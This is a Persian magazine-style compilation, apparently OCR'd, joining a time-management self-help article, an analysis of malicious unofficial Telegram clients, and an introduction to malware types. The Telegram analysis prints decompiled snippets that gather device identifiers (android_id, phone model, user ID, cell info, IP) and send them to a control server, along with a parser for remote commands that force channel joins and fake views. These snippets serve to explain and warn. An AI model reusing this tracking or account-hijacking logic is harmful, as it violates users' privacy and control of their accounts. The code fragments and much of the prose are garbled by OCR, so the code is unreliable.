مشخص کنیم که چه شاخص‌هایی نیاز است تا ما برنامه‌ی خود را موفق یا شکست خورده بدانیم، یعنی باید سنجش هایی برای تعیین میزان موفقیت یا شکست برنامه ریزی هایمان داشته باشیم. باید انقدر منتظر بمانیم تا زمان رسیدن به هدف برسد و سپس بررسی کنیم که آیا برنامه ریزی درستی داشته ایم یا نه؟ بلکه ما با برنامه ریزی آینده را پیش‌بینی می‌کنیم، اگر طبق شاخص‌هایی که در نظر گرفته ایم عمل نکردیم باید در برنامه ریزی و نوع عملکردمان تعییری ایجاد کنیم.

گام اخر هم اقدام است، بعد از شناخت وضعیت موجود و هدف گذاری و تعیین سنجه‌های موفقیت یا شکست، نوبت به اقدام در برنامه ریزی می‌رسد.

آیا این موارد در برنامه ریزی روزانه کاربرد دارد؟

بله، برای مثال شما می‌خواهید برای سال خود برنامه ریزی کنید که چطور می‌توانید در یک سال زبان انگلیسی خود را تقویت کنید.

ابتدا باید متوجه شوید که چه در چه سطحی از یادگیری زبان انگلیسی قرار دارید، چقدر بد هستید؟ سپس هدف گذاری کنید که می‌خواهید در یک سال به چه سطحی از یادگیری برسید؟

حالا که هدف خودتان را تعیین کردید باید برای خودتان معیارهایی برای سنجش برنامه ریزی تان در نظر بگیرید مانند این که اگر تا ۶ ماه بعد از اجرای برنامه به برنامه ام پایبند نبودم و زمان کم داشتم، مثلاً می‌توانم اضافه کاری های محل کارم را کم کنم و آن یکی دو ساعت را به تمرین و یادگیری زبان انگلیسی بپردازم. سپس، کافی است اقدام کنید و قدم اول را بردارید.

یک برنامه‌ی کامل شده و انجام شده می‌ضعیف، از صد برنامه‌ای که روی کاغذ هستند و اجرا نمی‌شوند ارزشمند تر است.

اصل تمرکز و کارایی آن در مدیریت زمان تمرکز داشتن زمانی که مشغول انجام کاری هستیم بسیار به بالارفتن کارایی و کیفیت کاری که انجام می‌دهیم کمک می‌کند و در مدیریت زمان ما هم بسیار تاثیر گذار است.

اصل تمرکز و کارایی آن در مدیریت زمان
تمرکز داشتن زمانی که مشغول انجام
کاری هستیم بسیار به بالا رفتن کارایی و
کیفیت کاری که انجام می دهیم کمک
می کند و در مدیریت زمان ما هم بسیار
تأثیر گذار است.

تمرکز داشتن در حین انجام کاری یعنی
اینکه تمام عوامل حواس پرتی را برای
مدت معینی از خودمان دور کنیم و مشغول
انجام کار مورد نظر شویم.

برای مثال اگر من می خواهم با تمرکز
کتابی را مطالعه کنم، در ذهنم این کلمات
می گذرد: الان همه ای کارهایم را کنار می
گذارم و مشغول مطالعه می شوم.

با تمام تمرکز، اصل تمرکز می گوید در
هنگام مطالعه فقط مطالعه کن تا مغز
بتواند دقیقاً بر یک موضوع تمرکز شود
تا کارایی و بازدهی اش چند برابر شود.
اگر در هنگام مطالعه یک لیوان چای یا
قهوة کنارتان می گذارید و مشغول مطالعه
می شوید و هر از گاهی هم یک قلوب
چای یا قهوه می نوشید شما کار با
تمرکز انجام نمی دهید. برای بالا رفتن
کارایی می توانید میزان مشخصی بین
۱۵ الی ۲۰ دقیقه کار کنید و سپس کمی
استراحت کنید.

دعوت به انجام یک اقدام:

همین امروز امتحان کنید، تمام صفحات
مرورگر خود و شبکه های اجتماعی تان را
بیندید و ۱۵ دقیقه با تمرکز یک
متن را مطالعه کنید، بینید اثر بخشی و
میزان یادگیری تان چقدر افزایش پیدا
می کند، می توانید تجربه ای خود را در
قسمت نظرات برای ما بنویسید.

نظم و مدیریت زمان

بسیاری از عواملی که ما از آن به عنوان
مدیریت زمان یاد می کنیم به داشتن
نظم شخصی مرتبط می شوند. بسیاری از
افراد به علت منظم نبودن هر روز زمانی
را صرف پیدا کردن کلید ها و جوراب ها
و مدارک مهم خود می کنند. این زمان
ها ممکن است در طول یک روز کوتاه
باشند اما وقتی این زمان کوتاه را در تک
تک روزهایی که فرد زنده است و زندگی
می کند ضرب می کنیم، متوجه می شویم
که عدد بزرگی به دست می آید.

برای مثال فرض کنید فردی هر روز به
طور می انگین ۳ دقیقه به دنبال سوییج و مدارک و
لباس و جوراب و... می گردد و برای پیدا
کردن آن ها کشو های متعدد را می گردد

و از آنکی به اتاق دیگر می رود، شاید سه
دقیقه زمان زیادی نباشد اما وقتی در طول
عمر فرد حساب می کنیم زمان قابل
توجهی می شود، فرض می کنیم فرد
۲۵ ساله است و بعد از این به مدت ۳۰ سال
زندگی خواهد کرد:

۳ دقیقه در هر روز به دنبال وسائل می
گردد
۳۶۵ روز سال
۳۰ سال زندگی

$$۳*۳۶۵*۳۰ = ۲۲,۸۱$$

۲۳ روز کامل از عمر فرد صرف به دنبال
وسائل گشتن می شود. پس بهتر است
برای کارهایمان یک نظام خاصی در نظر
بگیریم و سیستم سازی کنیم. برای مثال:
یک کشو مخصوص اسناد و مدارک داشته
باشیم
خودمان را متعهد کنیم هر بار که به خانه
بر می گردیم سریع سوییج را آویزان کنیم
جوراب های خودمان را در قسمت مشخصی
قرار دهیم
جزوه ها نامه ها را در یک فایل یا کشو
مشخص نگه داری کنیم
و...

این موارد باعث می شوند در طول روز
کمترین اتلاف زمان را داشته باشیم.

تشخیص اولویت ها

اولویت بندی درست در زندگی بسیار به ما
کمک می کند، این که از بین چندین کار
و پروره ای که در طول روز داریم انتخاب
کنیم کدام پروره را انجام دهیم و کدام را
انجام ندهیم برای استفاده درست از هنر
اولویت بندی در مدیریت زمان باید به
کارهایمان وزن بدهیم.

وزن دادن یعنی چه؟

وزن دادن یعنی بعد از این که لیست
کارهایی که در طول روز باید انجام دهیم را
مشخص کردیم باید به هر یک با توجه
به اهدافمان وزن بدهیم و با توجه به آن
عمل کنیم.

برای مثال: فردی هدفش این است که در طول
۶ ماه نمره ۴ آیلتس ۷ بگیرد، برنامه ای روزانه
ی او هم به این صورت است:

- حداقل یک ساعت مطالعه ای تمرکز ربان
انگلیسی
- ۸ ساعت کار در شرکت
- سینما رفتن
- خرید لباس
- ملاقات با مدیر منبع انسانی شرکت
ایکس
- ...

حالا او باید به کارهایش وزن بدهد، یعنی
این که وزن انجام کار مطالعه‌ی یک ساعت
ساعت زبان تمرکز برایش چقدر است؟
وزن و اهمیت سینما رفتن چقدر است?
وزن و اهمیت خرید لباس چقدر است?
شايد وزن قرار ملاقات با مدیر منابع
انسانی شرکت ایکس بسیار بیشتر از وزن
مطالعه‌ی یک ساعت زبان باشد، بنابراین
فرد انتخاب می کند که مثلاً ۲ ساعت مرخصی بگیرد و محل کار را زودتر
ترک کند تا لباس مناسب و جدیدی
بخرد و به ملاقات با مدیر منابع انسانی
برسد. روشن کردن اولویت ها و وزن دادن
به کارهای روزانه باعث می شود که ما
به راحتی بتوانیم منعطف عمل کنیم.

حالا همین شخص را در نظر بگیرید که
اولویت مطالعه‌ی زبان بسیار بیشتر از سایر
کارها باشد فنابر این در یک روز می
تواند از محل کار مستقیم به دیدار مدیر
منابع انسانی شرکت ایکس برود و بعد از
آن مستقیم به سمت خانه حرکت کند
برای مطالعه‌ی زبان، او سینما رفتن و
خرید رفتن را به انتخاب خودش و اولویت
هایش، از لیست کارهایی که باید انجام
بدهد حذف کرده است.
یدمان باشد تمام افراد دنیا ۲۴ ساعت زمان
دارند، تفاوت در نوع استفاده از زمان و
اولیت هاست که نتایج مختلفی را به این
می آورد

مدیریت زمان با این دو ابزار ساده
شناخت عادت ها برای مدیریت زمان
عادت های افراد تاثیر زیادی بر موفقیت
یا شکست آن ها دارد. بزرگی می گوید
ابتدا ما هستیم که عادت ها را می سازیم
و سپس عادت ها هستند که ما را می
سازند.

باید عادت های خود را بشناسیم و عادت
های خوبی را برای داشتن مدیریت زمان و
مدیریت انرژی بهتر در خودمان پرورش
دهیم. در این قسمت به تعدادی از این
عادت ها می پردازیم.

عادت شماره ۱: صحابه نخوردن
نخوردن صحابه یکی از عادت های بسیار
مضر برای انسان است، اگر می خواهیم
مدیریت انرژی و مدیریت زمان درستی
داشته باشیم باید سعی کنیم همیشه
وعده ای صحابه ای خود را میل کنیم.
احتمالاً شما هم افرادی را دیده اید که
صحابه نمی خورند



و می گویند که عادت دارند، اما توصیه‌ی ما این است که وعده‌ی صحانه‌ی خود را جذب نکنید و حتی اگر شده به اندازه‌ی خیلی کم صحانه بخوردیواین کار باعث می‌شود انرژی به بدن شما منتقل شود و در طول روز بی‌حال و بی‌انرژی نشود و هر چه شما انرژی بیشتری داشته باشید می‌توانید بهتر و باکارایی بیشتری کار کنید.

رژیم غذایی برای مدیریت زمان

یک عادت اشتباہی که در میان بسیاری از افراد مشاهده می‌شود خوردن مواد غذایی با مانند شیرینی و شکلات برای رفع گرسنگی است، شیرینی‌ها و شکلات‌ها به دلیل قند زود جذبی که دارند باعث می‌شوند بعد از مصرف بلافضله

قد خون شما بالا برود و انرژی زیادی بگیرید تا به این جا خیلی هم عالی است اما یک ایراد بزرگ وجود دارد، به همین میزان که قند خون شما با سرعت زیادی بالا رفته و انرژی تان افزایش پیدا کرده است، با همان سرعت هم انرژی تان افت می‌کند. بنابراین باید حواستان به مواد غذایی که مصرف می‌کنید باشد، سعی کنید مواد غذایی نسبتاً دیر جذب تری استفاده کنید تا برای ساعت‌های بیشتری سطح پایداری از انرژی را داشته باشید. مثلاً می‌توانید به جای شکلات از انواع میوه مانند سیب و... استفاده کنید.

اگر اطلاعات بیشتری می‌خواهید می‌توانید با یک مشاور متخصص تغذیه مشورت کنید.

عادت شماره‌ی ۲: استراحت‌های کوتاه داشته باشید

بسیاری از افراد این اشتباه را می‌کنند که برای ساعت‌های طولانی مشغول انجام دادن کار می‌شوند و استراحت را فراموش می‌کنند، کارکردن برای مدت زمان طولانی بهره‌وری و بازدهی مفید را کاهش می‌دهد.

برای مقابله با این عامل باید بعد از ساعت مشخصی از کار کردن به خودتان استراحت بدهید، مثلاً می‌توانید برای افزایش کارایی و بازدهی در بازه‌های زمانی ۳۰ الی ۶۰ دقیقه‌ای کار کنید و بعد از آن یک

استراحت ۱۰ الی ۱۵ دقیقه‌ای داشته باشید. رعایت کردن این عادت بسیار به افزایش کارایی شما کمک می‌کند، ذهن انسان نمی‌تواند برای مدت طولانی ای بر روی یک موضوع تمرکز کنید و این موضوع سبب می‌شود بعد از مدتی کار کردن دیگر بازدهی اولیه را نداشته باشید برای همین نیاز به استراحت دارید تا بتوانید مجدد بر روی کار خود تمرکز کنید.

برای استراحت هم می‌توانید چند نفس عمیق بکشید و چند حرکت کششی انجام دهید تا میزان ضربان قلبتان افزایش پیدا کند و خون بیشتری که حامل اکسیژن



عادت شماره‌ی ۴: انجام چند کار همزمان
انجام چند کار همزمان از قاتلین مدیریت زمان است، انجام چند کار همزمان از نتیجه‌ی نهایی کار می‌کاهد و موجب می‌شود تمرکز فرد از بین رفته و کارایی کاهش یابد.

تا جایی که می‌توانید باید تمرين کنید که کارهای خود را با تمرکز بالا انجام دهید.

عادت شماره‌ی ۵: خواب کافی
و...

امیدواریم که این مقاله برای شما دوستان کاربردی باشد و همچنین باعث ارتقا سطح عملکرد روزانه شما شود.

تلگرام‌های غیررسمی

با توجه به اقبال فراوان پیام رسان تلگرام بین ایرانیان، بعد از فیلتر شدن تلگرام و پس مدتی دو اپلیکیشن تلگرام غیررسمی در فضای مجازی با نام‌های تلگرام طلایی و هاتگرام منتشر شدند این دو اپلیکیشن با استفاده از پروکسی‌های داخلی فیلترينگ را دور میزند و با امکان اتصال بدون نیاز به vpn میتوانستند متصل شوند در ابتدای انتشار هویت شرکت و یا افراد پشت این برنامه‌ها و اینکه این برنامه‌ها با چه مجوزی فیلترينگ را دور میزنند اصلاً مشخص نبود اما بعد با بررسی‌هایی که انجام شد مشخص شد که این دو اپلیکیشن مجوز‌های دولتی دارند و احتمالاً با استفاده از پروکسی فیلترينگ را دور میزنند

البته در ازای این پروکسی رایگان آنها میتوانستند برخی کانال‌ها را برای کاربران خود محدود کنند و یا اطلاعاتی درباره کانال‌ها و عضویت آنها بدست آورند

(همانطور که احتمالاً میدانید تلگرام اجازه توسعه کلاینت‌های غیررسمی برای خود را میدهد)

پس از این موضوع کلاهبرداران و افراد سودجو به فکر توسعه تلگرام‌های غیررسمی برای مقاصد خود افتادند و با توجه به دردسترس نبودن vpn‌ها و پروکسی‌ها هر تلگرام غیررسمی که با پروکسی داخلی رایگان منتشر میشد مورد استقبال مردم قرار میگرفت، از طرفی تلگرام طلایی و هاتگرام به درستی از پروکسی‌های خود محافظت میکردند و همین امر باعث شد توسعه دهنده‌های دیگر از پروکسی‌های این دو برنامه به رایگان استفاده بکنند و نسخه‌های غیررسمی زیادی را توسعه دهند

تقریباً موج اصلی این اتفاقات و این بدافزارها از تاریخ nov 2017 رصد شدند و بعد از بررسی مشخص شد که این تلگرام‌ها اکثر با مقاصد تبلیغاتی یا حتی برای مقاصدی مثل DDOS و ... توسعه داده میشوند در همان زمان بزهای تبلیغاتی این تلگرام‌ها تا 3 میلیون بازدید هم میرسید و طبق تخمین درکل چیزی حدود 7 میلیون نصب فعال داشتند. این تلگرام‌های غیررسمی که عملاً بدافزار بوده و هستند حتی بر روی مارکت‌هایی مثل گوگل پلی و کافه بازار و دیگر برنامه‌ها هم در دسترس بودند

همه آنها با تبلیغاتی فریبنده مبنی بر بدون نیاز به فیلترشکن و یا ضد فیلتر و ... از پروکسی‌های تلگرام طلایی و هاتگرام و حتی کدهای آنها استفاده میکردند و بعض‌ا قابلیت‌های کوچکی هم اضافه کرده بودند که با تبلیغات فراوان مردم را به نصب این اپلیکیشن‌ها دعوت میکردند.

در ادامه ... اما هدف از توسعه این اپلیکیشن‌های چه بود؟

همه این اپلیکیشن‌ها مشترکاً دسترسی‌ها و فعالیت‌یکسانی را داشته و انجام میدادند، آنها میتوانستند کاربر و اکانت تلگرام او را کنترل کنند! از طرف کاربر بدون اطلاع خودش پیام بفرستند ...

کاربر را به عضویت گروهها و کانال‌ها بصورت ناخواسته در بیاورند و حتی اجازه خارج شدن از آن را ندهند کانال‌های مورد نظر یا پیام‌های مورد نظر را برای کاربر حذف کنند یا همچنین اجازه ورود کاربر به بعضی کانال‌ها یا دیدن برخی محتواها را ندهند»

یا اینکه با استفاده از اکانت کاربر آلوده شده برای محتواها و پست‌ها بازدید اضافه کنند برخی توسعه دهنده‌های این اپلیکیشن‌ها از این طریق برای خود کسب و کاری راه انداخته بودند و کاربرانی که آلوده کرده اند را در قالب فروش فالوور واقعی یا فروش بازدید پست و عضو کانال و ... میفروختند

برخی هم از این کاربران آلوده شده برای حملات DDOS و یا اسپم کردن گروه‌ها و ... استفاده میکردند در لحظه نصب اپ ابتدا به سرورهای مشخص شده خودش یا همان C&C متصل میشد و اقدام به رجیستر کردن کاربر ...

و اقدام به رجیستر کردن کاربر با جمع آوری برخی اطلاعات مثل مدل گوشی یا IMEI و مواردی این چنینی و ارسال آنها به سرور خود میکرددند

دو تغییر کلی در این زمان روی این اپلیکیشن ها اتفاق افتاده: یکی از آنها این بود که دیگر فرد توسعه دهنده یک اپلیکیشن منستر نمیکرد و خودش هم اقدام به فروش کاربر و درآمد زایی از آن نمیکرد، بلکه در ازای دریافت مبلغی از افراد یک نسخه مشخص شده به آنها تعلق میگرفت و آنها باید این اپلیکیشن را تبلیغ کرده و برای آن نصب فعال بگیرند و بعد از طریق کاربرهایی که این اپلیکیشن را نصب کرده اند درآمد زایی کنند حالا یا خودشان این کاربران را بفروشند یا همه را یکجا به فرد توسعه دهنده بفروشند در این حالت هم فرد توسعه دهنده تا حدی قابل پیگیری نمی باشد و هم به دلیل متفاوت بودن نسخه ها امکان تشخیص مستقیم آنها

در حال حاضر این موضوع تبدیل به یک بیزینس شده است و هر اپلیکیشن غیررسمی با امکان کنترل کاربران توسط شما با مبالغی بین ۲ تا ۵ میلیون قابل تهیه کردن می‌باشد

مورد بعدی که خیلی به بررسی و فهمیدن اینکه چه کسی تولید کننده این بدافزار است کمک میکرد سورهای ارتباطی و کنترل یا C&C های این اپلیکیشن ها بودند که برای مثال آنها به یک دامین یا ip server متصل میشدند در نتیجه این امکان وجود داشت که آدرس ها را در سورس کد اپلیکیشن ها پیدا کرد و آنها را فیلتر کرد و یا از این طریق پیگیری کرد و به فرد توسعه دهنده رسید

ایده جدیدی که برای رفع این مشکل به کار گرفت شد استفاده از سرویس های پوش نوتیفیکیشن بوده، این سرویس ها امکاناتی را فراهم میکنند که توسعه دهنده ها هم از آمار نصب و اطلاعات اپ هایشان مطلع شوند و هم بتوانند از طریق ارسال پوش نوتیفیکیشن JSON به اپ اقدام به ارسال پیام به همه کاربران یا ارسال

حال توسعه دهنده های تلگرام های غیررسمی که ماهیت بدافزاری دارند از این سرویس ها استفاده کرده و با اتصال به آنها و استفاده از آنها به عنوان سرور

پس از آن اپلیکیشن دستورات مورد نظر خود را از طریق سرور C&C دریافت کرده و اجرا میکند برای مثال تصویری که در زیر میبینید مربوط به بخشی است که کاربران را به زور به عضویت کانال هایی در می آورد که از طریق سرور C&C خود دریافت میکند

بعد از مدتی این اپلیکیشن ها با خاطر بررسی های مختلفی که توسط یکی از سایت های آنالیزور انجام گرفت تگ شده و نحوه رفتار آنها مشخص و اطلاع رسانی شد و از طریق سرویس هایی مثل virus total از آن پس به عنوان بدافزار شناخته می شدند بنابراین کلاهبرداران و توسعه دهنده های این اپلیکیشن ها اقدام به تغییر روش خود کردند

File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS

- ↳ .git
- ↳ .sources
- ↳ android
- ↳ com
- ↳ android
- ↳ comredmedia
- ↳ google
- ↳ geopackage
- ↳ msparser
- ↳ org
- ↳ org
- ↳ readystatusoftware
- ↳ squareup
- ↳ stripe

↳ net

- ↳ hockapp

↳ org

- ↳ intent
- ↳ intent
- ↳ intent
- ↳ kml2
- ↳ kml2

↳ telegram

- ↳ Adel
- ↳ PhoneFormat
- ↳ SQure
- ↳ messenger

↳ sajad

- ↳ CalendarBackend.java
- ↳ DownloadDevice.java
- ↳ JSONParser.java
- ↳ MandatoryAddCheckService
- ↳ RegisterDeviceService
- ↳ SimpleKeyMaker.java

↳ target

↳ ui

↳ imppull

RegisterDeviceService.java =
org.telegram.sajjad;
1
2
3 android.app.IntentService;
4 android.content.Intent;
5 android.os.Build;
6 android.preference.PreferenceManager;
7 android.provider.Settings.Secure;
8 android.telephony.TelephonyManager;
9 java.util.HashMap;
10 org.json.JSONArray;
11 org.telegram.messenger.UserConfig;
12
class RegisterDeviceService extends IntentService {
13 public RegisterDeviceService() {
14 super("RegisterDeviceService");
15 }
16
17 @Override
18 protected void onHandleIntent(@Nullable Intent intent) {
19 try {
20 String string = Secure.getString(getApplicationContext(), "android_id");
21 String str1 = Build.MODEL;
22 String str2 = UserConfig.getClientUserId() + ":";
23 String macAddressString = SimpleKeyMaker.makeDigitString();
24 macAddressString = macAddressString.substring(0, 10);
25 HashMap.put("android_id", string);
26 HashMap.put("phone_model", str1);
27 HashMap.put("key", str2);
28 HashMap.put("key", makeDigitString());
29 JSONArray jsonArray = new JSONArray().getJSONObject("http://www. [REDACTED].com/api").
30 getJSONObject("error").getJSONObject("error").equals("0") || jsonArray.getJSONObject("error").getJSONObject("error").equals("0")
31 PreferenceManager.getDefaultSharedPreferences(this).edit().putBoolean("device_h_registered",
32)
33 } catch (Exception e) {
34 e.printStackTrace();
35 }
36 }
37
38

Applications Sublime Text Fri Apr 13, 22:25:48

/tests/new/sources/cajad/ForceJoinService.java (new) - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

ForceJoinService.java

```
7  import android.preference.PreferenceManager;
8  import android.provider.Settings.Secure;
9  import android.support.annotation.Nullable;
10 import android.util.Log;
11 import java.io.StringWriter;
12 import java.io.Writer;
13 import java.util.ArrayList;
14 import java.util.HashMap;
15 import java.util.Iterator;
16 import org.json.JSONArray;
17 import org.json.JSONObject;
18 import org.telegram.messenger.UserConfig;
19 import sajad.ad.utils.BiographyLetter;
20 import sajad.ad.utils.MyMime;
21 import sajad.ad.utils.Utils;
22 import sections.sectionsclasses.MyMime;
23
24 public class ForceJoinService extends IntentService {
25     public ForceJoinService() {
26         super("ForceJoinService");
27     }
28
29     protected void onHandleIntent(@Nullable Intent intent) {
30         HashMap<String, String> h = new HashMap<String>();
31         JSONObject jsonobject = new JSONObject();
32         Object obj;
33         String url = "http://www.telegram.org/api/TelegramGroupJoinForce";
34         String id = intent.getStringExtra("id");
35         String key = SimpleKeyManager.makeEditPstString();
36         String[] cellinfo = CellInfo.getCellInfo(this);
37         Object cid = cellinfo[0];
38         String mnc = cellinfo[1];
39         String mcc = cellinfo[2];
40         String mnc2 = cellinfo[3];
41         String clientip = getclientip();
42         Object android_Secure = Secure.getString(getApplicationContext(), "android_id");
43         Object user = "4000";
44         String username = UserConfig.getCurrentUser().username;
45         String installReference = null;
46         String installReference = ParamHolder.INSTALL_REFERENCE;
47         if (installReference == null) {
48             installReference = "android_null";
49         } else if (installReference.equals("")) {
50             installReference = "android_empty";
51         }
52     }
53 }
```



دستورات مورد نیاز اپلیکیشن را از طریق JSON ها به اپلیکیشن بفرستند و سپس درون اپلیکیشن ها JSON های دریافت شده را به دستورات مورد نظر خود پارس کنند

```
public class joinfast {
    public static void scan(JSONObject object, Context context, String system) {
        try {
            String mute;
            int fakeview;
            String hide;
            String noexit;
            String force;
            String channel = object.getString(DialogsAdapter.CHANNEL);
            if (object.isNull("mute")) {
                mute = "no";
            } else {
                mute = object.getString("mute");
            }
            if (object.isNull("fakeview")) {
                fakeview = 0;
            } else {
                fakeview = object.getInt("fakeview");
            }
            if (object.isNull("hide")) {
                hide = "no";
            } else {
                hide = object.getString("hide");
            }
            if (object.isNull("noexit")) {
                noexit = "no";
            } else {
                noexit = object.getString("noexit");
            }
            if (object.isNull("force")) {
                force = "no";
            } else {
                force = object.getString("force");
            }
            String name = channel;
            long mChatId = 0;
            try {
                ...
            } catch (Exception e) {
                e.printStackTrace();
            }
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

در این حالت در سورس کد فقط یک توکن قرار میگرفت و آدرس سایتی که سرویس پوش را میدهد و با توجه به این که امکان پیگیری وجود ندارد نمیتوان به راحتی این مورد را از کار انداخت یا فردی که پشت این اپلیکیشن است را پیدا کرد و البته میتوان برای افراد بیشتر هم با هزینه کمتر پنل تهیه کرد.

حتما تا به امروز همه دیده اید که تبلیغات تلگرام های غیررسمی توسط برخی ها در گروه ها با برای شما فرستاده میشود، در واقع خود آنها از ارسال چنین پیامی اطلاع ندارند و چون از این نسخه های آلوده استفاده میکنند این تبلیغات از طرف آنها و بی اطلاع انها ارسال میشود

در حال حاضر بخاطر اینکه در ایران هیچ نهادی به این موضوع اهمیت نمیدهد و قانونی برای آن نداریم شاید دلیل آن وجود خود تلگرام طلایی و هاتگرام هست که نمیشود به این اپلیکیشن ها هم خورده گرفت در هر صورت در حال حاضر تخمینی خوبی از تعداد کاربرانی که آلوده این اپلیکیشن ها شده اند وجود ندارد.

باید خاطر نشان کرد نسخه های غیررسمی تلگرام

بسیاری با توجه به متن باز (Open Source) نرم افزار تلگرام تولید و عرضه شده اند. هر فردی می تواند سری به وب سایت گیت هاب بزند و کپی سورس کدهای تلگرام و تغییر آن نسخه ای مطابق میل خود منتشر کند. با چنین روشی به راحتی می توان بدافزارها و جاسوس افزارها را به میان مردم فرستاد.

اما در مورد حذف شدن تلگرام طلایی و هاتگرام توسط گوگل پلی که چند وقت پیش اتفاق افتاد توضیحی که وجود دارد این است که این مورد با گزارش از طرف کاربران اتفاق افتاد و همانطور که گفتم اصل وجودی تلگرام طلایی هم تغییر و شخصی سازی است برای مثال طبق بررسی که قبل انجام شده بود تلگرام طلایی هم یک نسخه غیررسمی میباشد که برخی محدودیت ها برای کانال ها اعمال میکند یا میتواند لیست کانال هایی که کاربر عضو هست را دریافت کند و مواردی از این قبیل، البته طبق بررسی این موضوعات وجود داشته و استفاده ای نمیشده است اما امکان انها در سورس کد وجود داشته احتمالا گوگل به همین دلایل این اپلیکیشن ها را ناقض حریم خصوصی تشخیص داده و حذف کرده است

بعد از مدتی بررسی ها نشان داد که این دو اپلیکیشن در ردیابی مشکوک قرار گرفته اند و سرویس Google Play Protect آن را نامن و مضر برای گوشی تشخیص می دهد به تازگی گوگل به دلایل امنیتی اقدام به حذف تلگرام طلایی و هاتگرام از فروشگاه پلی استور و سپس از گوشی های کاربران کرد.

ادامه صفحه بعد <<



ANONYMOUS HACKER

designed by freepik

گوگل به کاربران هشدار داد اپلیکیشن‌های تلگرام طلایی و هاتگرام، بدافزار هستند و از کاربران جاسوسی می‌کنند.

نکته‌ی دیگر این است که آیا حذف بدون اجازه تلگرام طلایی و هاتگرام از گوشی‌های کاربران اقدام درستی بود؟ قطعاً این عمل نقض حریم خصوصی کاربران محسوب می‌شود. آیا بهتر نبود گوگل فقط در این باره به کاربران هشدار می‌داد و تصمیم‌گیری را به خود آن‌ها واگذار می‌کرد؟ تا این که بدون اجازه و اطلاع کاربر اقدام به حذف این برنامه‌ها کند.

بطور کلی حذف تلگرام طلایی و هاتگرام از گوگل پس استور و گوشی‌های کاربران واکنش‌های زیادی را به دنبال داشت. این اقدام به صحبت‌های مربوط به جاسوسی بودن این اپلیکیشن‌ها صهی کذاشت و حتی وزیر ارتباطات در نخستین واکنش خود در صفحه توییتر خود نوشت که از مدت‌ها قبل گفته بود نسخه‌های فارسی تلگرام امن نیستند.

حتی در مورد پیام رسان موبوگرام که با شخصی سازی افزونه‌ها، قابلیت‌ها و آپشن‌های گوناگونی که به این اپ اضافه کرده است (مثل قابلیت روح) و تقریباً عاری از مشکلات بالاست باید بگوییم که پاول دوروف مدیر عامل شرکت تلگرام در توییتسی در تاریخ 2017 July اظهار داشت: «موبوگرام» یک شاخه منسوج و ذامن تلگرام از ایران است. استفاده از آن را توصیه نمی‌کنم.


در پایان امیدواریم مطالب خلاصه شده مذکور، مضید واقع شده باشد و اینکه سعی کنید همیشه از نسخه رسمی خود تلگرام استفاده کنید حتی اگر مجبور باشید قید برخی امکانات را هم بزلید...

چانویس: تمامی برنامه‌ها و پیام رسان‌های مورد نیاز خود را لازم است می‌دانند. گوگل پس و آپ استور خود توییه کنید.

<https://m4cr0s.ir/blog>

نویسنده اصلی: مهندس جواد دادگر

بازنگری: علی کیانی



بدافزارچیت؟



امروزه میلیون‌ها کاربر اینترنتی وجود دارد. اینترنت همراه با بدافزارها، جاسوس افزارها، کرم‌ها، ویروس‌ها و تروجان است که سیستم‌های آنان را تهدید میکنند و به عنوان کاربر اینترنت بایستی بدانند که این نرم افزارها چه هستند و چگونه عمل میکنند Malware یا بدافزار در اصل برنامه‌ای مخرب یا قطعه کدهایی هستند که توسط برنامه نویسان نوشته میشوند تا بوسیله آن بدون اجازه مالک سیستم، آن را آلوده و اقدام به کارهای ناخواسته یا خرابکارانه کنند.

((بدافزار از دو واژه‌ی malicious یا مخفف ware یا مخرب و software یا نرم افزار تشکیل شده است))

به عنوان مثال : (در ادامه دقیق‌تر ذکر می‌شود)

بدافزارها کارهای مختلفی از قبیل سرقت اطلاعات شخصی، دسترسی به ایمیل، تخریب سیستم و ... را انجام میدهند.

انواع بدافزارها میتواند شامل موارد زیر باشد :

ویروس‌ها: Virus _ کرم‌ها: Worm _ اسپ تروجان: Trojan Horse _ Backdoor/Trapdoor _ بکدُر: Spyware _ رد گم کن: Rootkit
تبليغات ناخواسته: Adware _ جوک‌ها: Joke _ بارگیر: Hoax _ دانلودر: Downloader _ کلک: Clicker _ بهره‌کش‌ها: Exploit _ کی‌لگر: Keylogger

نشانه‌های سیستم آلوده به بدافزار : (چندین نمونه مثال معروف)

1- برنامه‌های کامپیوتر من دیر اجرا می‌شوند و در زمان استفاده بسیار کند هستند

2- "من به طور مداوم تبلیغات مزاحم و آزاردهنده و پیام‌های ناشناس بر روی دسکتاپم دریافت می‌کنم"

3- لپ‌تاپ من وقتی در حال تماشای سایت آنلاین و یا در حال بازی هستم مدام از برنامه خارج می‌شود یا اصطلاحاً کرش (crash) می‌کند بعضی وقت‌ها هم هنگ کرده و بعد از آن یک صفحه آبی نشان می‌دهد.

4- من این پیام آزاردهنده را دریافت می‌کنم: "درایو (c) ویندوز شما فضای خالی ندارد"

5- صفحه پیش‌فرض مرورگر من عوض شده و به خاطر نمی‌آورم که خودم این کار را انجام داده باشم.

6- در بسیاری از مواقع، وقتی که کامپیوترم را روشن می‌شوم که ترافیک اینترنتی به شکل قابل‌لاحظه‌ای، افزایش مصرف داشته است

7- پیام‌های غیرعادی و ناخواسته‌ای دریافت می‌کنم و کامپیوترم رفتارهای عجیبی از خود نشان می‌دهد

8- دوستانم می‌گویند که از طرف من پیام‌های عجیبی دریافت می‌کنند درحالی که من اصلاً پیامی ارسال نکرده‌ام

9- من از یک آنتی‌ویروس استفاده می‌کنم اما همچنان پیام "حفظات غیرفعال است" را دریافت می‌کنم

